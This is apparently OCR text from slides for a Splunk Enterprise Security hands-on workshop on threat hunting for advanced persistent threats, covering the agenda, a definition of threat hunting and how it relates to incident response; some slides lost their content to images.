Threat Hunting APT's with Splunk Enterprise Security

Customer Journey Hands-On Workshop

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Please introduce yourself!

- Name
- Company/organization
- Role
- Are you currently using Splunk?
- What are you interested in using Splunk for?

Worksho p Agenda

- Threat Hunting Overview
- Setting Our Scenarios
- APT: Methods to Characterize Adversary Operations
- Threat Hunting Metrics
- Operationalizing Splunk Enterprise Security Mission Control for threat hunting

Labs & Hunting Scenarios will be performed within each set of the modules.

Threat Hunting Overview

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

Threat hunters focus their search on adversaries…and who are already within the networks and systems of the threat hunters' organization"

- SANS - The Who, What, Where, When, Why and How of Effective Threat Hunting


Example of an Advanced Threat



Data Sources Needed



Insights from Events Collected



Threat Hunting and Incident Response

Incident Response

- Classic security operational activity that is performed when something ”bad” happens

- Think about it from an investigation perspective


  Who, what, where, when, why, how?

- Security Operations repeats this process all day long with detections and alerts

- Primary focus is on containment and recovery

  Collaborate with other teams to contain, eradicate, and restore services and functionality impacted


- Threat Hunting may trigger Incident Response depending on what is discovered



